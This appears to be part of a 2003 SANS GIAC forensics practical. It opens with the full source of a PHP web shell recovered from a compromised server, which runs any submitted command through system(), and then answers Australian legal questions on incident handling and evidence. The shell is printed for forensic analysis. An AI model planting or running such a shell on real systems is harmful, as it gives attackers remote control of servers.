# editited for readability not code clarity #
<html><head><title>Remote Shell</title></head>
<body bgcolor="#FFFFFF" text="#333333" link="#000000" vlink="#000000"
alink="#000000">
<h1 align="center"><font size="+4" face="Tahoma">Mad_Skater</font><br>
  <font face="Tahoma" size="+1">was here !!!</font></h1>


<?php
/* First we check if there has been asked for a working directory. */
if (isset($work_dir)) {
  /* A workdir has been asked for - we chdir to that dir. */
  chdir($work_dir);
  $work_dir = exec("pwd");
} else {  /* No work_dir - we chdir to $DOCUMENT_ROOT */
  chdir($DOCUMENT_ROOT);
  $work_dir = $DOCUMENT_ROOT;}
?>
<form name="myform" action="<?php echo $PHP_SELF ?>" method="post">
  <p><b>Diret&oacute;rio em que voc&ecirc; est&aacute; no momento:
    <?php
$work_dir_splitted = explode("/", substr($work_dir, 1));
echo "<a href=\"$PHP_SELF?work_dir=" . urlencode($url) . "/&command=" .
urlencode($command) . "\">Root</a>/";
if ($work_dir_splitted[0] == "") {
    $work_dir = "/";  /* Root directory. */
} else {  for ($i = 0; $i < count($work_dir_splitted); $i++) {
    /*  echo "i = $i";*/
    $url .= "/".$work_dir_splitted[$i];
    echo "<a href=\"$PHP_SELF?work_dir=" . urlencode($url) . "&command=" .
urlencode($command) . "\">$work_dir_splitted[$i]</a>/"; }}
?>
   </b></p> <p><b>Escolha abaixo o diret&oacute;rio em que deseja ir:</b></p>
<select name="work_dir" onChange="this.form.submit()"> <?php
/* Now we make a list of the directories. */
$dir_handle = opendir($work_dir);
/* Run through all the files and directories to find the dirs. */
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

```
while ($dir = readdir($dir_handle)) {
  if (is_dir($dir)) {    if ($dir == ".") {  echo "<option value=\"$work_dir\" selected>Current
Directory</option>\n";    } elseif ($dir == "..")
 {   /* We have found the parent dir. We must be carefull if the parent  directory is the root
directory (/). */
      if (strlen($work_dir) == 1) {/* work_dir is only 1 charecter - it can only be / */ } elseif
(strrpos($work_dir, "/") == 0)
{         /* The last / in work_dir were the first charecter.
             This means that we have a top-level directory
             eg. /bin or /home etc... */
      echo "<option value=\"/\">Parent Directory</option>\n";
      } else {  /* We do a little bit of string-manipulation to find the parent directory... Trust me
- it works :-) */
      echo "<option value=\"". strrev(substr(strstr(strrev($work_dir), "/"), 1)) ."\">Parent
Directory</option>\n";      }
    } else {  if ($work_dir == "/") {
          echo "<option value=\"$work_dir$dir\">$dir</option>\n";
      } else {echo "<option value=\"$work_dir/$dir\">$dir</option>\n";
      }}}}
closedir($dir_handle);
?>
</select>
  <p><b>Digite abaixo os comandos que deseja executar:</b></p>
<input type="text" name="command" size="60" <?php if ($command) { echo
"value=\"$command\"";} ?> > <input name="submit_btn" type="submit" value="Execute
Command"></p>
  <p>Ligar/Ativar <code>stderr</code>-trapping?
    <input type="checkbox" name="stderr"></p>
  <p><b>Abaixo, terminal onde aparecer&aacute; os resultados dos comandos que
    voc&ecirc; executou</b></p><p> <textarea cols="80" rows="20" readonly>
<?php
if ($command) {  if ($stderr) {    system($command . " 1> /tmp/output.txt 2>&1; cat
/tmp/output.txt; rm /tmp/output.txt"); } else {system($command);  }}?>
</textarea>
  </p> </form><p> </p>  </div>
</body> </html>
```

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

GIAC Certified Forensics Analysis - Practical Assignment version 1.3b

Saturday 28th June 2003

Bradley Filmer

Part 1. Analysis of unknown Binary
Part 2. Analysis of unknown state compromised system
Part 3. Legalities of Forensics in Australia.

1. Synopsis....36
2. Legal Issues of Incident handling....36
2.1 Q 1. Answer....36
2.2 Q 2. Answer....37
2.3 Q 3. Answer....38
2.4 Q 4. Answer....39
2.5 Q 5. Answer....39
3. References....39

1. Synopsis

Given the fictional scenario of an Internet service provider outlined as part of this practical, answer the 5 questions listed.
We are not permitted to reproduce the questions here.

Note: Further to original assumptions stated I have assumed that the law enforcement officer has spoken to our police liaison division, and I have written approval to discuss these matters associated with this investigation.

2. Legal Issues of Incident handling

2.1 Q 1. Answer

Australian National Privacy principals.
http://www.privacy.gov.au/publications/npps01.html#b
http://www.privacy.gov.au/publications/npps01.html#c
National Privacy Principles (Extracted from the *Privacy Amendment (Private Sector) Act 2000*)

The Australian National Privacy Principals (NPP's) are an extract from the amended Privacy legislation and is a federal law that is relevant in all states and territories in Australia.
It has specific sections covering the telecommunications sector and as such is relevant to our case study.

NPP 2.1(g) exempts an organisation from the rule that, use or disclosure of information is only permitted in general for the conduct of directly related business. This exemption is valid where a law requires or authorises the use or disclosure of personal information for a secondary purpose.
This secondary purpose is outlined in the NPP 2.1(h) as the investigation of a specific crime or offence, and does not require that the individuals be directly linked to an offence or crime.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

As we have all ready established the specific crime is illegal access to a government system, we could relate the required information to the officer, as requested, confirming that a valid user account was active at the time of the offence.
This confirmation should be limited to the information about that which was specifically stated by the law officer and does not extend to the identity of other accounts that may have been active at the time, which are not under suspicion.

2.2 Q 2. **Answer**

Commonwealth Evidence Act 1995 (Cth)
http://www.austlii.edu.au/au/legis/cth/consol_act/ea199580/s146.html
http://www.auscert.org.au/render.html?it=2247&cid=1920

The evidence as outlined in the Commonwealth evidence act 1995 states that the information that is stored in a machine, and where that machine is operating as it should, that any information that is stored in and reproduced by that machine is deemed to be a true copy of the original.
Therefore for the information to be accepted in court we have to show that it's integrity remains in tact, that it is free from corruption, that it is reproducible.

The paper by Matthew Braid, AusCERT, 2001
http://national.auscert.org.au/render.html?it=2247
The Chapter on The Five Rules of Evidence Summarises this as follows:

"Admissible
This is the most basic rule - the evidence must be able to be used in court or elsewhere. Failure to comply with this rule is equivalent to not collecting the evidence in the first place, except the cost is higher.

Authentic
If you can't tie the evidence positively to the incident, you can't use it to prove anything. You must be able to show that the evidence relates to the incident in a relevant way.

Complete
It's not enough to collect evidence that just shows one perspective of the incident. Not only should you collect evidence that can help prove the attacker's actions but for completeness it is also necessary to consider and evaluate all evidence available to the investigators and retain that which may contradict or otherwise diminish the reliability of other potentially incriminating evidence held about the suspect. Similarly, it is vital to collect evidence that eliminates alternative suspects. For instance, if you can show the attacker was logged in at the time of the incident, you also need to show who else was logged in and demonstrate why you think they didn't do it. This is called Exculpatory Evidence and is an important part of proving a case.

Reliable
Your evidence collection and analysis procedures must not cast doubt on the evidence's authenticity and veracity.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Believable

The evidence you present should be clear, easy to understand and believable by a jury. There's no point presenting a binary dump of process memory if the jury has no idea what it all means.
Similarly, if you present them with a formatted version that can be readily understood by a jury, you must be able to show the relationship to the original binary, otherwise there's no way for the jury to know whether you've faked it. "

Recommendations:

- As a result it would be recommended for the officer to advise that the records be copied and taken off line.
- An MD5Sum should be taken of the original records and the copy.
- If possible the originals should also be stored.
- If practical the records may be printed out and stored in a secure location.
- A description should be taken of all evidence and recorded with detailed notes including actions taken and the times of all actions.
- A chain of custody needs to be established such that any evidence collected is stored in such a way that at all stages there is a record of who had access to the records."

This will ensure that all evidence submitted meets the requirements of the Act and of the courts.
This is true of all of the evidence.

2.3 Q 3**. Answer**

http://www.austlii.edu.au/au/legis/cth/consol_act/ta1997214/s276.html
Telecommunications Act 1997 Section 13.
Guidelines to the minimum provisions for the investigation of computer based offences page 36.
http://www.acpr.gov.au/pdf/ACPR129_1.pdf

In the context of the scenario given, that is an Internet Service Provider; the company would be required to provide assistance to Police and other state and federal law enforcement agencies under Part 13 of the Telecommunications Act 1997
The Company should inform it's staff that police members who request customer or other information direct from the Company staff should be advised to contact their Bureau of Criminal Intelligence, State or Federal Police; information should only be released to previously nominated persons and they are required to provide properly certified, written requests.
It is in the best interest of companies to ask for a written, certified request, as this will limit exposure to the company from damages claims and charges.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

2.4 Q 4. **Answer**

The company at this time may be able to (within company policy guidelines and reasonable boundaries) continue to investigate the activities of the party involved, as they are the owner of the systems involved and have a legal right to do so. There may however be situations where the government wishes this not to occur and may raise a court injunction to prevent this in the interests of national security.
There are also guidelines under the National Privacy Principals for the monitoring of systems and user traffic.
Caution must be taken not to contravene these laws.

2.5 Q 5. **Answer**

Assuming that knowledge this activity was only made available to us by the investigating officer then there would be no alteration to the processes that have been outlined above.
If how ever we became aware of the activity prior, then in the first instance (after all local security requirements / policy guidelines were met) notification to the government security agency DSD, (Defense Signals Directorate) or Federal Police. They would likely involve ASIO as attacks of this nature can result in the damage to critical infrastructure, or unauthorised access to information of national importance or security.

3. References

General Western Australian law references
http://www.slp.wa.gov.au/statutes/swans.nsf

General Australian Law reference site
http://scaletext.law.gov.au/

General Australian Law reference site
http://www.austlii.edu.au/

The Forensic Chain-of-Evidence Model
Atif Ahmad
http://216.239.57.104/search?q=cache:1SuDcyaJF_sJ:www.dis.unimelb.edu.au/staff/atif/AhmadPACIS.pdf+%22evidence+collection%22+site:au&hl=en&ie=UTF-8

Telecommunications act 1997.
http://www.austlii.edu.au/au/legis/cth/consol_act/ta1997214/s298.html

Commonwealth Evidence Act
http://www.austlii.edu.au/au/legis/cth/consol_act/ea199580/s146.html

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

Last Updated: April 29th, 2017

Upcoming Training

Click Here to {Get CERTIFIED!}

Mentor Session AW - FOR508	Chicago, IL	May 01, 2017 - May 19, 2017	Mentor
Community SANS New York FOR508	New York, NY	May 08, 2017 - May 13, 2017	Community SANS
SANS Security West 2017	San Diego, CA	May 09, 2017 - May 18, 2017	Live Event
SANS Melbourne 2017	Melbourne, Australia	May 22, 2017 - May 27, 2017	Live Event
SANS Madrid 2017	Madrid, Spain	May 29, 2017 - Jun 03, 2017	Live Event
SANS Thailand 2017	Bangkok, Thailand	Jun 12, 2017 - Jun 30, 2017	Live Event
SANS Rocky Mountain 2017	Denver, CO	Jun 12, 2017 - Jun 17, 2017	Live Event
SANS Secure Europe 2017	Amsterdam, Netherlands	Jun 12, 2017 - Jun 20, 2017	Live Event
DFIR Summit & Training 2017	Austin, TX	Jun 22, 2017 - Jun 29, 2017	Live Event
SANS Paris 2017	Paris, France	Jun 26, 2017 - Jul 01, 2017	Live Event
SANS London July 2017	London, United Kingdom	Jul 03, 2017 - Jul 08, 2017	Live Event
SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
SANS Los Angeles - Long Beach 2017	Long Beach, CA	Jul 10, 2017 - Jul 15, 2017	Live Event
SANSFIRE 2017	Washington, DC	Jul 22, 2017 - Jul 29, 2017	Live Event
SANSFIRE 2017 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	Washington, DC	Jul 24, 2017 - Jul 29, 2017	vLive
Community SANS Columbia FOR508	Columbia, MD	Aug 21, 2017 - Aug 26, 2017	Community SANS
SANS Virginia Beach 2017	Virginia Beach, VA	Aug 21, 2017 - Sep 01, 2017	Live Event
SANS Network Security 2017	Las Vegas, NV	Sep 10, 2017 - Sep 17, 2017	Live Event
Network Security 2017 - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	Las Vegas, NV	Sep 10, 2017 - Sep 15, 2017	vLive
SANS Dublin 2017	Dublin, Ireland	Sep 11, 2017 - Sep 16, 2017	Live Event
Data Breach Summit & Training	Chicago, IL	Sep 25, 2017 - Oct 02, 2017	Live Event
SANS vLive - FOR508: Advanced Digital Forensics, Incident Response, and Threat Hunting	FOR508 - 201710,	Oct 16, 2017 - Nov 22, 2017	vLive
SANS October Singapore 2017	Singapore, Singapore	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Tysons Corner Fall 2017	McLean, VA	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Sydney 2017	Sydney, Australia	Nov 13, 2017 - Nov 25, 2017	Live Event
SANS Austin Winter 2017	Austin, TX	Dec 04, 2017 - Dec 09, 2017	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced